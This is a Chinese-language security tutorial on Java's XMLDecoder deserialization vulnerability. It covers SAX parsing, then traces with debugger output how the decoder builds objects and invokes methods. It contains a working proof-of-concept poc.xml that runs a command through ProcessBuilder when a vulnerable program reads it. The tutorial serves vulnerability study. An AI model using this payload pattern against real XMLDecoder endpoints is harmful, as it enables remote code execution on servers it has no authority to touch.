

XMLDecder简介

XMLDecoder是Philip Mine 在 JDK 1.4 中开发的一个用于将JavaBean或POJO对象序列化和反序列化的一套API，开发人员可以通过利用XMLDecoder的 `readObject()` 方法将任意的XML反序列化，从而使得整个程序更加灵活。

SAX

Java API for XML Processing (JAXP) 用于使用Java编程语言编写的应用程序处理XML数据。JAXP利用 **Simple API for XML Parsing (SAX)** 和 **Document Object Model (DOM)** 解析标准解析XML

DOM和SAX都是XML解析规范。由于XMLDecoder使用的是SAX解析规范，所以这里仅讨论SAX

首先先让大家接触一下相关代码:

test.java:

```
import org.xml.sax.Attributes;
import org.xml.sax.SAXException;
import org.xml.sax.helpers.DefaultHandler;

import javax.xml.parsers.SAXParser;
import javax.xml.parsers.SAXParserFactory;
```

```
import java.io.File;

public class test {
    public static void main(String[] args) throws
Exception {

        /*
        1.获得解析器的工厂,SAXParserFactory
        2.获得解析器,使用工厂获得解析器,new SAXParser 获得一个
SAXParser解析器
        3.直接解析文档,利用parse方法
        */
        SAXParserFactory f=SAXParserFactory.newInstance();
        SAXParser saxParser=f.newSAXParser();
        saxParser.parse(new File("src/text.xml"),new
MyDefaultHandler());
    }
}

class MyDefaultHandler extends DefaultHandler {
    @Override
    public void startElement(String uri, String localName,
String qName, Attributes attributes) throws SAXException {
        System.out.print("<"+qName+">");
        //super.startElement(uri, localName, qName,
attributes);
    }

    @Override
    public void characters(char[] ch, int start, int
length) throws SAXException {
        //super.characters(ch, start, length);
        System.out.print(new String(ch,start,length));
    }

    @Override
    public void endElement(String uri, String localName,
String qName) throws SAXException {
        //super.endElement(uri, localName, qName);
    }
}
```

```
        System.out.print("</" + qName + ">");  
    }  
}
```


text.xml

```
<persons>  
  <person>  
    <name>Yasax1</name>  
    <age>19</age>  
  </person>  
  <person>  
    <name>Yasax2</name>  
    <age>20</age>  
  </person>  
  <person>  
    <name>Yasax3</name>  
    <age>21</age>  
  </person>  
</persons>
```

当我们运行test.java,控制台输出:

```
<persons>  
  <person>  
    <name>Yasax1</name>  
    <age>19</age>  
  </person>  
  <person>  
    <name>Yasax2</name>  
    <age>20</age>  
  </person>  
  <person>  
    <name>Yasax3</name>  
    <age>21</age>  
  </person>  
</persons>
```

在 `javax.xml.parsers` 包中,有两个SAX解析的类



SAXParser是我们的解析器,另外一个是一个工厂。先看看解析器

```
public abstract class SAXParser {
```


这是一个抽象类,我们不能直接获得。但注释中也说明了通过工厂来获得解析器

```
*  
 * An instance of this class can be obtained from the  
 * {@link javax.xml.parsers.SAXParserFactory#newSAXParser()} method.  
 * Once an instance of this class is obtained, XML can be parsed from
```

这也就是这两行代码的由来

```
SAXParserFactory f=SAXParserFactory.newInstance();  
SAXParser saxParser=f.newSAXParser();
```

接下来我们看一下解释器中有哪些方法



绝大部分都是`parse`方法,这也是解析xml的关键方法。

`parse`方法第一个参数需要让我们传入需要解析的数据,第二个参数需要让我们传入一个处理器,这里我们创建了一个 `MYDefaultHandler` 类继承于 `DefaultHandler`。这里涉及了另外一个知识点:

SAX是简单XML访问接口,是一套XML解析规范,使用事件驱动的设计模式,这里通过JAXP的工厂方法生成SAX对象,SAX对象使用 `SAXParser.parer()` 作为事件源, `ContentHandler`、`ErrorHandler`、`DTDHandler`、`EntityResolver` 作为事件处理器,通过注册方法将二者连接起来。

方法名称	方法说明
public void setDocumentLocator (Locator locator)	设置一个可以定位文档内容事件发生位置的定位器对象
public void startDocument () throws SAXException	用于处理文档解析开始事件
public void endDocument () throws SAXException	用于处理文档解析结束事件
public void startPrefixMapping (java.lang.String prefix, java.lang.String uri) throws SAXException	用于处理前缀映射开始事件，从参数中可以得到前缀名称以及所指向的uri
public void endPrefixMapping (java.lang.String prefix) throws SAXException	用于处理前缀映射结束事件，从参数中可以得到前缀名称
public void startElement (java.lang.String namespaceURI, java.lang.String localName, java.lang.String qName, Attributes atts) throws SAXException	处理元素开始事件，从参数中可以获得元素所在名称空间的uri，元素名称，属性列表等信息
public void endElement (java.lang.String namespaceURI, java.lang.String localName, java.lang.String qName) throws SAXException	处理元素结束事件，从参数中可以获得元素所在名称空间的uri，元素名称等信息
public void characters (char[] ch, int start, int length) throws SAXException	处理元素的字符内容，从参数中可以获得内容
public void ignorableWhitespace (char[] ch, int start, int length) throws SAXException	处理元素的可忽略空格
public void processingInstruction (java.lang.String target, java.lang.String data) throws SAXException	处理解析中产生的处理指令事件

因为这里我们使用了DefaultHandler,所以操作起来就简单许多。当然也可以自己创建这些处理器

```

DefaultHandler > startElement()
public class DefaultHandler
    implements EntityResolver, DTDHandler, ContentHandler, ErrorHandler
{

```

其中最常使用的就是ContentHandler处理器中的 **startElement**、**characters**、**endElement** 方法

方法名称	方法说明
public void setDocumentLocator (Locator locator)	设置一个可以定位文档内容事件发生位置的定位器对象
public void startDocument () throws SAXException	用于处理文档解析开始事件
public void endDocument () throws SAXException	用于处理文档解析结束事件
public void startPrefixMapping (java.lang.String prefix, java.lang.String uri) throws SAXException	用于处理前缀映射开始事件，从参数中可以得到前缀名称以及所指向的uri
public void endPrefixMapping (java.lang.String prefix) throws SAXException	用于处理前缀映射结束事件，从参数中可以得到前缀名称
public void startElement (java.lang.String namespaceURI, java.lang.String localName, java.lang.String qName, Attributes atts) throws SAXException	处理元素开始事件，从参数中可以获得元素所在名称空间的uri，元素名称，属性列表等信息
public void endElement (java.lang.String namespaceURI, java.lang.String localName, java.lang.String qName) throws SAXException	处理元素结束事件，从参数中可以获得元素所在名称空间的uri，元素名称等信息
public void characters (char[] ch, int start, int length) throws SAXException	处理元素的字符内容，从参数中可以获得内容
public void ignorableWhitespace (char[] ch, int start, int length) throws SAXException	处理元素的可忽略空格
public void processingInstruction (java.lang.String target, java.lang.String data) throws SAXException	处理解析中产生的处理指令事件

XMLdecode

这是一个java中的类，类的位置为 `java.beans.XMLDecoder`。weblogic中就是因为使用了XMLdecoder而产生的漏洞

测试代码:

Main.java

```
import java.beans.XMLDecoder;
import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileInputStream;
```

```

public class Main {

    public static void main(String[] args) {
        String path = "src/poc.xml";
        try {
            XMLDecode_Deserialize(path);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void XMLDecode_Deserialize(String path)
throws Exception {
        File file = new File(path);
        FileInputStream fis = new FileInputStream(file);
        BufferedInputStream bis = new
BufferedInputStream(fis);
        XMLDecoder xd = new XMLDecoder(bis);
        xd.readObject();
        xd.close();
    }
}

```

poc.xml:

```

<java>
  <object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="1" >
      <void index="0">
        <string>calc</string>
      </void>
    </array>
    <void method="start"/>
  </object>
</java>

```


这里poc.xml也可以通过XMLEncoder类来生成。我觉得这里也跟常规的序列化反序列化差不多,只是对于序列化后的数据使用了xml形式。

运行Main.java,成功弹出计算器。

流程分析

首先在实例化XMLDecoder时,会初始化 `DocumentHandler` 类,该类的构造方法如下:

```
<init>:79, DocumentHandler (com.sun.beans.decoder)
<init>:68, XMLDecoder (java.beans)
<init>:128, XMLDecoder (java.beans)
<init>:108, XMLDecoder (java.beans)
<init>:95, XMLDecoder (java.beans)
<init>:83, XMLDecoder (java.beans)
XMLDecode_Deserialize:21, Main
main:11, Main
```

这里设置了各种标签以及对应的处理类,并存入handlers中

```
DocumentHandler > DocumentHandler()
class 文件, bytecode version: 52.0 (Java 8)

public DocumentHandler() {
    this.setElementHandler("java", JavaElementHandler.class);
    this.setElementHandler("null", NullElementHandler.class);
    this.setElementHandler("array", ArrayElementHandler.class);
    this.setElementHandler("class", ClassElementHandler.class);
    this.setElementHandler("string", StringElementHandler.class);
    this.setElementHandler("object", ObjectElementHandler.class);
    this.setElementHandler("void", VoidElementHandler.class);
    this.setElementHandler("char", CharElementHandler.class);
    this.setElementHandler("byte", ByteElementHandler.class);
    this.setElementHandler("short", ShortElementHandler.class);
    this.setElementHandler("int", IntElementHandler.class);
    this.setElementHandler("long", LongElementHandler.class);
    this.setElementHandler("float", FloatElementHandler.class);
    this.setElementHandler("double", DoubleElementHandler.class);
    this.setElementHandler("boolean", BooleanElementHandler.class);
    this.setElementHandler("new", NewElementHandler.class);
    this.setElementHandler("var", VarElementHandler.class);
}
```

```

▼ f handlers = {HashMap@503} size = 22
  ▶ == "new" -> {Class@812} "class com.sun.beans.decoder.NewElementHandler"
  ▶ == "void" -> {Class@814} "class com.sun.beans.decoder.VoidElementHandler"
  ▶ == "string" -> {Class@816} "class com.sun.beans.decoder.StringElementHandler"
  ▶ == "method" -> {Class@818} "class com.sun.beans.decoder.MethodElementHandler"
  ▶ == "byte" -> {Class@820} "class com.sun.beans.decoder.ByteElementHandler"
  ▶ == "double" -> {Class@822} "class com.sun.beans.decoder.DoubleElementHandler"
  ▶ == "var" -> {Class@824} "class com.sun.beans.decoder.VarElementHandler"
  ▶ == "false" -> {Class@826} "class com.sun.beans.decoder.FalseElementHandler"
  ▶ == "float" -> {Class@828} "class com.sun.beans.decoder.FloatElementHandler"
  ▶ == "int" -> {Class@830} "class com.sun.beans.decoder.IntElementHandler"
  ▶ == "long" -> {Class@832} "class com.sun.beans.decoder.LongElementHandler"
  ▶ == "java" -> {Class@833} "class com.sun.beans.decoder.JavaElementHandler"
  ▶ == "boolean" -> {Class@835} "class com.sun.beans.decoder.BooleanElementHandler"
  ▶ == "null" -> {Class@837} "class com.sun.beans.decoder.NullElementHandler"

```


jdk1.6

```

    if (var1 == "string") {
        var4.setTarget(String.class);
        var4.setMethodName("new");
        this.isString = true;
    } else if (this.isPrimitive(var1)) {
        Class var9 = typeNameToClass(var1);
        var4.setTarget(var9);
        var4.setMethodName("new");
        this.parseCharCode(var1, var3);
    } else if (var1 == "class") {
        var4.setTarget(Class.class);
        var4.setMethodName("forName");
    } else if (var1 == "null") {
        var4.setTarget(Object.class);
        var4.setMethodName("getSuperclass");
        var4.setValue((Object)null);
    } else if (var1 == "void") {
        if (var4.getTarget() == null) {
            var4.setTarget(this.eval());
        }
    } else if (var1 == "array") {
        var14 = (String)var3.get("class");
        Class var10 = var14 == null ? Object.class : this.classForName2(var14);
        var11 = (String)var3.get("length");
        if (var11 != null) {
            var4.setTarget(Array.class);
            var4.addArg(var10);
            var4.addArg(new Integer(var11));
        } else {
            Class var12 = Array.newInstance(var10, 0).getClass();
            var4.setTarget(var12);
        }
    } else if (var1 == "java") {
        var4.setValue(this.is);
    } else if (var1 != "object") {
        this.simulateException("Unrecognized opening tag: " + var1 + " " + this.attrsToString(var2));
        return;
    }
}

```

这是其他师傅整理的各处理类的继承关系图:



然后来到了readObject方法,进行反序列化:

经过如下调用,来到了xerces解析器


(XMLDocumentFragmentScannerImpl#scanDocument方法)

```
parse:842, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:771, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:1213, AbstractSAXParser (com.sun.org.apache.xerces.internal.parsers)
parse:643, SAXParserImpl$JAXPSAXParser (com.sun.org.apache.xerces.internal.jaxp)
parse:327, SAXParserImpl (com.sun.org.apache.xerces.internal.jaxp)
run:375, DocumentHandler$1 (com.sun.beans.decoder)
run:372, DocumentHandler$1 (com.sun.beans.decoder)
doPrivileged:-1, AccessController (java.security)
doIntersectionPrivilege:74, ProtectionDomain$JavaSecurityAccessImpl (java.security)
parse:372, DocumentHandler (com.sun.beans.decoder)
run:201, XMLDecoder$1 (java.beans)
run:199, XMLDecoder$1 (java.beans)
doPrivileged:-1, AccessController (java.security)
parsingComplete:199, XMLDecoder (java.beans)
readObject:250, XMLDecoder (java.beans)
```

```
XML11Configuration > parse()
    if (PRINT_EXCEPTION_STACK_TRACE)
        ex.printStackTrace();
    throw new XNIException(ex);
}
}
try {
    return fCurrentScanner.scanDocument(complete); fCurrentScanner: XMLDocu
} catch (XNIException ex) {
```

Apache Xerces解析器负责解析XML中有哪些标签，观察XML语法是否合法等因素，最终Apache Xerces解析器将解析出来的结果丢给DocumentHandler完成后续操作。

在DocumentHandler#startElement方法中



这里实例化并获取了java标签对应的handler。这后面还有两个方法,setOwner和setParent方法,

parent:

最外层标签的ElementHandler的parent为null, 而后依次为上一级标签对应的ElementHandler。

owner:

ElementHandler: 固定owner为所属DocumentHandler对象。

DocumentHandler: owner固定为所属XMLDecoder对象。

接着调用经过一个for循环设置属性(因为这里的标签没有属性,所以没有进入for循环),然后调用handler#startElement

```
DocumentHandler > startElement()
class 文件, bytecode version: 52.0 (Java 8)

    for(int var6 = 0; var6 < var4.getLength(); ++var6) {
        try {
            String var7 = var4.getName(var6);
            String var8 = var4.getValue(var6); var4: AbstractSAXParser$AttributesProxy@675
            this.handler.addAttribute(var7, var8);
        } catch (RuntimeException var9) {
            this.handleException(var9);
        }
    }

    this.handler.startElement(); handler: JavaElementHandler@732
}
```

object标签

接着处理标签

```
    for(int var6 = 0; var6 < var4.getLength(); ++var6) { var6 (slot_6): 0
        try {
            String var7 = var4.getName(var6); var7 (slot_7): "class"
            String var8 = var4.getValue(var6); var8 (slot_8): "java.lang.ProcessBuilder" var4: AbstractSAXParser$AttributesProxy@6
            this.handler.addAttribute(var7, var8); handler: ObjectElementHandler@812 var7 (slot_7): "class" var8 (slot_8): "java
        } catch (RuntimeException var9) {
    }
```

这里获取了属性名和value,调用addAttribute方法设置属性

进入super.addAttribute

```
ObjectElementHandler > addAttribute()
class 文件, bytecode version: 52.0 (Java 8)

    public final void addAttribute(String var1, String var2) { var1: "class" var2: "java.lang.ProcessBuilder"
        if (var1.equals("idref")) {
            this.idref = var2; idref: null
        } else if (var1.equals("field")) {
            this.field = var2; field: null
        } else if (var1.equals("index")) {
            this.index = Integer.valueOf(var2);
            this.addArgument(this.index); index: null
        } else if (var1.equals("property")) {
            this.property = var2; property: null
        } else if (var1.equals("method")) {
            this.method = var2; method: null
        } else {
            super.addAttribute(var1, var2); var1: "class" var2: "java.lang.ProcessBuilder"
        }
    }
```

找到class赋值给this.type

```
    public void addAttribute(String var1, String var2) { var1: "class" var2: "java.lang.ProcessBuilder"
        if (var1.equals("class")) { var1: "class"
            this.type = this.getOwner().findClass(var2); type: null var2: "java.lang.ProcessBuilder"
        } else {
    }
```

这里通过forName方法返回class

```
ClassFinder > findClass()
.class 文件, bytecode version: 52.0 (Java 8)

try {
    ClassLoader var1 = Thread.currentThread().getContextClassLoader();
    if (var1 == null) {
        var1 = ClassLoader.getSystemClassLoader();
    }

    if (var1 != null) {
        return Class.forName(var0, initialize: false, var1);
    }
} catch (ClassNotFoundException var2) {
} catch (SecurityException var3) {
}

return Class.forName(var0);
}
```

此时的调用链:

```
findClass:67, ClassFinder (com.sun.beans.finder)
findClass:110, ClassFinder (com.sun.beans.finder)
resolveClass:171, ClassFinder (com.sun.beans.finder)
findClass:404, DocumentHandler (com.sun.beans.decoder)
addAttribute:80, NewElementHandler (com.sun.beans.decoder)
addAttribute:102, ObjectElementHandler (com.sun.beans.decoder)
startElement:294, DocumentHandler (com.sun.beans.decoder)
```

array 标签

```
public void addAttribute(String var1, String var2) { var1: "class" var2: "java.lang.String"
    if (var1.equals("length")) {
        this.length = Integer.valueOf(var2); length: null
    } else {
        super.addAttribute(var1, var2); var1: "class" var2: "java.lang.String"
    }
}
```


还是利用forName先设置了type=String类,然后设置了length=1

void 标签

`void` 标签表示函数调用、赋值等操作，`index` 属性表示根据指定数组索引赋值。

String标签


`startElement`方法还是一样,然后进入`Document#characters`方法获取内容,



```
DocumentHandler > characters()
.class 文件, bytecode version: 52.0 (Java 8)

public void characters(char[] var1, int var2, int var3) {
    if (this.handler != null) {
        try {
            while(0 < var3--) {
                this.handler.addCharacter(var1[var2++]);
            }
        } catch (RuntimeException var5) {
            this.handleException(var5);
        }
    }
}
```

通过一个while成功将内容赋值给`this.handler.sb`成员



```
public final void addCharacter(char var1) {
    if (this.sb == null) {
        throw new IllegalStateException("Could not add character to evaluated str");
    } else {
        this.sb.append(var1);
    }
}
```

然后来到`endElement`

这里通过`getValueObject`方法获得之前创建的对象以及属性,然后通过`isArgument`判断是否为上级的参数


```
ValueObject var1 = this.getValueObject(); var1 (slot_1): ValueObjectImpl@797
if (!var1.isVoid()) {
    if (this.id != null) {
        this.owner.setVariable(this.id, var1.getValue()); owner: DocumentHandler@493 id: null
    }

    if (this.isArgument()) {
        if (this.parent != null) {
            this.parent.addArgument(var1.getValue()); parent: VoidElementHandler@749 var1 (slot_1): ValueObject
        } else {
            this.owner.addObject(var1.getValue());
        }
    }
}
```

然后进入addArgument,将参数添加到上级的arguments中

```
NewElementHandler > addArgument()
文件, bytecode version: 52.0 (Java 8)
}

protected final void addArgument(Object var1) { var1: "calc"
    if (this.arguments == null) {
        throw new IllegalStateException("Could not add argument to evaluated element");
    } else {
        this.arguments.add(var1); arguments: size = 2 var1: "calc"
    }
}
```

接下来看看我们的方法是如何调用的

```
<void method="start"/>
```

当该标签解析结束时,在endElement方法中调用getValueObject方法

```
NewElementHandler > getValueObject()
文件, bytecode version: 52.0 (Java 8)
}

protected final ValueObject getValueObject() {
    if (this.arguments != null) {
        try {
            this.value = this.getValueObject(this.type, this.arguments.toArray()); v
        } catch (Exception var5) {
            this.getOwner().handleException(var5);
        } finally {
            this.arguments = null;
        }
    }

    return this.value;
}
```

然后调用了getContextBean,此处的getContextBean会调用上一级也就是Object标签的getValueObject来获取操作对象


```
ObjectElementHandler > getValueObject()
.class 文件, bytecode version: 52.0 (Java 8)

protected final ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception { var1: null var2: Object[0]@733
    if (this.field != null) {
        return ValueObjectImpl.create(FieldElementHandler.getFieldValue(this.getContextBean(), this.field)); field: null
    } else if (this.idref != null) {
        return ValueObjectImpl.create(this.getVariable(this.idref)); idref: null
    } else {
        Object var3 = this.getContextBean(); var3 (slot_3): ProcessBuilder@761
        String var4; var4 (slot_4): "start"
        if (this.index != null) { index: null
            var4 = var2.length == 2 ? "set" : "get";
        } else if (this.property != null) {
            var4 = this.property;
        }
    }
}
```

```
var3 (slot_3) = {ProcessBuilder@761}
command = {ArrayList@769} size = 1
0 = "calc"
directory = null
environment = null
redirectErrorStream = false
redirects = null
```

然后来到Expression,这里会把 `java.lang.ProcessBuilder` 对象和start传入

```
ObjectElementHandler > getValueObject()
.class 文件, bytecode version: 52.0 (Java 8)

    }
    } else {
        var4 = this.method != null && 0 < this.method.length() ? this.method : null;
    }


    Expression var5 = new Expression(var3, var4, var2); var5 (slot_5)
    return ValueObjectImpl.create(var5.getValue()); var5 (slot_5): "
```

然后在var5.getValue中执行方法

```
Expression > getValue()
    * throws an exception
    */
    public Object getValue() throws Exception {
        if (value == unbound) {
            setValue(invoke());
        }
        return value;
    }
}
```

```
Statement > invokeInternal()
    m = getMethod(target.getClass(), methodName, argClasses);  methodName (slot_2): "start"  argClasses
    }
    if (m != null) {
        try {
            if (m instanceof Method) {
                return MethodUtil.invoke((Method)m, target, arguments);  m (slot_5): "public java.lang.P
            }
            else {
                return ((Constructor)m).newInstance(arguments);
            }
        }
    }
}
```

流程如下所示



Expression和Statement

这里用一下y4er师傅的例子

两者都是Java对反射的封装，举个例子

```
package com.xml.java.beans;

public class User {
    private int id;
    private String name;
```

```

@Override
public String toString() {
    return "User{" +
        "id=" + id +
        ", name='" + name + '\'' +
        '}';
}

public int getId() {
    return id;
}

public void setId(int id) {
    this.id = id;
}

public String getName() {
    return name;
}

public void setName(String name) {
    this.name = name;
}

public String sayHello(String name) {
    return String.format("你好 %s!", name);
}
}

package com.xml.java;

import com.xml.java.beans.User;

import java.beans.Expression;
import java.beans.Statement;

public class TestMain {
    public static void main(String[] args) {

```

```

        testStatement();
        testExpression();
    }

    public static void testStatement() {
        try {
            User user = new User();
            Statement statement = new Statement(user,
"setName", new Object[]{"张三"});
            statement.execute();
            System.out.println(user.getName());
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    public static void testExpression() {
        try {
            User user = new User();
            Expression expression = new Expression(user,
"sayHello", new Object[]{"小明"});
            expression.execute();
            System.out.println(expression.getValue());
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

```

运行结果

```

张三
你好 小明!

```

Expression是可以获得返回值的，方法是getValue()。Statement不能获得返回值。

参考:

<https://xz.aliyun.com/t/5069#toc-20>

https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247485058&idx=1&sn=d22b310acf703a32d938a7087c8e8704

<https://zhuanlan.zhihu.com/p/350309128>

<https://qiita.com/Y4er/items/38e1b7b3bb84f6cfbb5e#expression%E5%92%8Cstatement>